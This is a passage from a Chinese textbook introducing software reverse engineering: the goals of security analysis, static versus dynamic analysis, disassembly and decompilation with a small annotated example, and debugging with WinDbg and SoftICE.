前面提到的软件安全问题，无论是 APT 攻击中采用的恶意代码，还是软件漏洞、软件后门，由于没有直接的相关特征，要实现完全自动化、智能化的检测是困难的。对于软件安全性的评估仍主要在各种技术手段的帮助下，借助人的经验和判断进行相关分析工作。但无论是针对恶意软件还是软件漏洞或软件后门，软件安全性分析一般要回答以下三方面的问题：

(1) 存在问题，即目标软件中是否存在恶意功能，是否存在漏洞或者后门。这是评估一个软件安全性的首要问题。该问题虽然简单，但回答却并不容易。例如，APT 攻击中的恶意软件会采取各种手段进行自我保护，以绕过当前的各种检测机制；一些软件产品中嵌入的恶意功能一般也会刻意隐藏；而关于软件漏洞检测困难问题，前面已有讨论，就不再赘述。

(2) 机理问题，即确定问题存在之后，进一步分析其具体是如何实现的或者是什么原因造成的。例如，对于恶意软件，需要明确它具体如何操控，如何实现相应的破坏功能；对于软件漏洞，需要确定程序错误的原因，具体程序出错的异常点，以及程序异常与程序输入之间的关系等。

(3) 对策问题，即根据其相关机理分析结果，提出相应的防御对策。例如，提取恶意

软件相应的特征，更新杀毒软件特征库，实现对该恶意软件的检测能力；设计恶意软件的清除办法，确保已感染系统能够安全有效清除恶意软件；对于软件漏洞或者后门，一方面是设计开发相关的补丁程序，快速地给相关系统打补丁，另一方面也可以针对漏洞利用过程的特点，研究漏洞的利用方法，进而总结漏洞利用的特征，完善杀毒软件或入侵检测系统，确保该漏洞或后门不被利用。

本书中所提到的软件分析，主要是在没有源代码的情况下，针对可执行代码的分析，这主要是基于现实考虑，无论是恶意软件还是流行的软件产品，常常都无法获取源代码。而在没有源代码支持的情况下，对软件的逆向分析存在以下挑战：

(1) 指令代码的理解。无论是可执行文件中还是执行序列中，各种指令数量规模大大超出了人的理解分析能力，从这些大规模、琐碎的机器指令中形成分析人员更容易理解的操作语义，仍然是困难的。

(2) 关联关系的抽取。操作与操作之间存在数据传递、数值计算等各种关联关系，如何提取庞大的数据之间、指令之间的依赖关系，并让分析人员有直观的认识，是软件分析需要解决的另一个关键难题。

(3) 复杂逻辑的解析。程序中所有指令并非简单的顺序执行，其变量的计算、指令的执行都依赖严格的逻辑关系，而当前软件的运行逻辑越来越复杂，如何准确地提取复杂的程序逻辑，并对复杂的逻辑进行分析、求解是支撑软件分析的关键环节，也是当前亟须解决的关键问题。

1.4 主要方法与技术

软件逆向分析并不是一种单项技术，其涉及的技术和方法很多。按照分析方式的不同，可以将软件逆向分析分为静态和动态两大类。静态分析主要是直接对软件的可执行代码进行分析，一般是在对代码反汇编或反编译的基础上，对汇编代码或其他高级语言代码进行进一步的分析。静态分析的优势是可以对软件代码进行较为全面的整体性分析。它的缺点是：由于对代码的任何分析都依赖于在代码解析基础上的推理完成，造成其难以分析较大规模、复杂的软件代码；另外，若是软件有加壳等保护手段，由于无法反汇编或反编译，也无法进行静态分析。动态分析是通过直接运行软件，然后监测软件运行过程，实施分析。动态分析的优势是：分析过程中可根据软件的运行过程直接获得在各个指令执行后的结果数据，减少分析中的推理分析过程，分析过程的复杂度更低，准确性更高。其最大的问题是每次分析只能针对动态执行的一条路径进行，分析的全面性较差。因此，如何构造执行多条路径，尽可能多地覆盖软件代码和潜在路径，也是当前动态逆向分析中关注的重点问题之一。

在实际分析过程中，为了充分利用静态、动态分析的优势，弥补各自的不足，往往将相关技术交叉、融合使用，当前的主流思路是以动态分析为主，一方面利用模糊测试等技术构造执行的不同路径，另一方面也利用静态分析手段弥补动态分析过程中的不足，优化和提升动态分析的能力。

根据逆向分析获得信息的层次不同，又可以将软件逆向分析方法与技术分为获取代

码的反汇编、反编译等，程序依赖关系分析的程序切片、污点传播分析、符号执行等。下面各节简要介绍各项方法和技术。

1.4.1 反汇编与反编译

软件逆向分析就是在帮助用户理解程序实现机理的基础上从不同角度对程序进行分析。而反汇编与反编译则是软件逆向分析的第一步，即将完全不可读的二进制可执行程序转变为用户基本可读、功能等价的汇编代码或其他高级语言代码。当然，对于现在的软件而言，仅仅获得这些代码是不够的，往往要对其进行进一步深度分析，但反汇编或反编译通常是逆向分析的第一步，无论是对于静态分析而言还是对于动态分析而言。

汇编语言是一种低级语言，对应不同的计算机体系结构，汇编语言有不同的指令集，而不像其他高级语言那样可以适用于不同的系统平台。基于汇编语言开发的程序代码通过汇编器转换为机器可执行的机器码，将汇编程序代码转换为机器可运行的执行代码的过程就称为汇编；而反汇编就是汇编过程的逆过程，即将可执行代码转换为可读的汇编代码。汇编与反汇编的例子如图 1-9 所示。反汇编既可以根据可执行代码文件执行静态反汇编，也可以根据程序动态过程执行的每一条指令进行动态反汇编，因此，它是当前开展软件逆向分析工作的一项基础性很强的工作。当前，除了有一些 IDA Pro 等成熟的分析工具(图 1-10)，也有一些用于二次开发的第三方引擎，比如 Udis86。

十六进制可执行代码	汇码代码	C语言
		int main(int argc, char *argv[])
55	push ebp	{
8B EC	mov ebp, esp	signed int i;
8B 4D 0C	mov ecx, [ebp+argv]	
33 C0	xor eax, eax	i = 0;
8B 51 04	mov edx, [ecx+4]	do{
81 EA 00 21 40 00	sub edx, offset aUdb	c = argv[1][i];
8A 8C 02 00 21 40 00	mov cl byte ptr ds:aUdb[edx + eax]	
FE C1	inc cl	c = c + 1;
3A 88 00 21 40 00	cmp cl, byte ptr ds:aUdb[eax]	if(c != aUdb[i])
75 06	jnz short loc_401028	break;
40	inc eax	++i
83 F8 03	cmp eax, 3	
7C E9	jl short loc_401011	}while(i < 3)
83 F8 03	cmp eax, 3	if(i == 3)
75 0E	jnz short loc_40103B	printf("Crack Success!\n");
68 04 21 40 00	push offset Format	
FF 15 90 20 40 00	call ds:__imp__printf	
B8 01 00 00 00	move eax 1	return 1
5D	pop ebp	
C3	retn	
		}

图 1-9 二进制代码的反汇编与反编译




图 1-10 IDA Pro 反汇编界面

反汇编之后的汇编代码读起来仍是困难的，但实际上纯粹利用汇编语言编程序也是相当困难的。因此，后续设计出了 C 语言、Pascal、C++、C#、Java 等高级语言。而将这些高级语言（原始语言）程序代码转换成另外一种编程语言（目标语言）代码的过程就称为编译，例如将 C 语言转换为汇编代码、机器码等。而反编译则是这个过程的逆过程，即将机器码、汇编代码转换成高级语言（比如 C 语言代码、Java 代码等，如图 1-11 所示）的逆向过程。Java 平台下有 JD、Jad、Jode 等反编译器。JD 是 Java Decompiler 的简称，其提供的 JD-GUI 软件具有可视化的反编译功能，能够将 Java 字节码转换成与源码相近的 Java 语言，涵盖详尽的 package 包、类名、函数名以及参数变量类型。由于程序在编译、代码优化过程中会丢失一定的代码结构信息，程序编译过程并不是一个完全可逆的过程，特别是对于常用的 C、C++ 等高级语言设计的软件，其编译和代码优化过程中，一些数据结构信息、代码模块划分等信息会丢失。因此，大量的软件在逆向分析过程中并不能完全恢复出设计阶段的高级语言代码。

虽然反汇编、反编译仍然面临很多问题有待解决，但当前已有的技术工具已经比较成熟，且应用比较广泛，因此在本书中对其具体的理论、方法和技术不做重点阐述。在相关的分析工作中将大量用到反汇编工具，因此，将在第 3 章中简单介绍常见的反汇编工具和具体的使用方法。更全面的汇编语言、编译过程、反汇编方法等问题可参考其他书籍。

1.4.2 程序调试

程序调试是通过实际运行软件，利用断点、单步执行等方式对软件执行过程进行细粒





图 1-11 JD 反编译界面

度分析的过程。程序调试技术是软件动态逆向分析的重要技术手段之一,但其提出之初并非主要应用于软件的逆向分析,而主要应用于程序开发过程中的错误修正。目前,程序调试技术已经成为软件动态逆向分析最基础的技术手段之一,特别是对软件功能的局部、深度分析具有重要作用。


一般性的应用软件调试借助于 WinDbg(图 1-12(a))等工具软件就可以实现,其基本原理是,利用 CPU 的调试功能,将应用软件在调试模式下运行,通过工具,用户可对应用软件执行过程进行设置断点、单步执行、提取环境变量(如寄存器)等操作。用户可以借助以上手段对程序运行过程中的每一条指令执行之后的状态做进一步分析。

对于操作系统驱动程序等内核代码的调试则较为复杂,需要借助于 SoftICE(图 1-12(b))或者 VMWare+WinDbg 等调试工具,其与一般应用软件调试的主要区别在于会阻塞整个操作系统的继续运行,包括运行于该系统内的调试程序,因此成熟稳定的内核的调试需要多台设备进行连接调试或者结合虚拟化技术。

与传统的静态分析方法相比,程序调试的优点在于它可以避免用户对指令的复杂推理分析过程,可以直接对每条指令的执行结果进行分析。但它也有很大的局限性:①它具有动态分析的共性缺陷,即每次分析只能分析一条执行路径,全面性较差;②软件自保护技术的应用可能阻碍调试,即软件不允许运行在调试状态下,否则会退出甚至自销毁,相关技术在一些软件的版权保护方案和恶意代码的防分析方案中应用非常普遍;③调试仅能提供动态的细节信息,对用户而言,分析、理解难度仍很大,程序调试获得程序实际动态执行的指令之后,首先仍然是做反汇编,用户也可以获取指令执行之后的寄存器等环境



(a) 应用软件调试工具 WinDbg



(b) 内核代码调试工具 SoftICE

图 1-12　调试工具界面

状态，但这些信息对于分析人员来说，无论是数据量还是复杂度都仍然是巨大的挑战。

1.4.3　程序切片

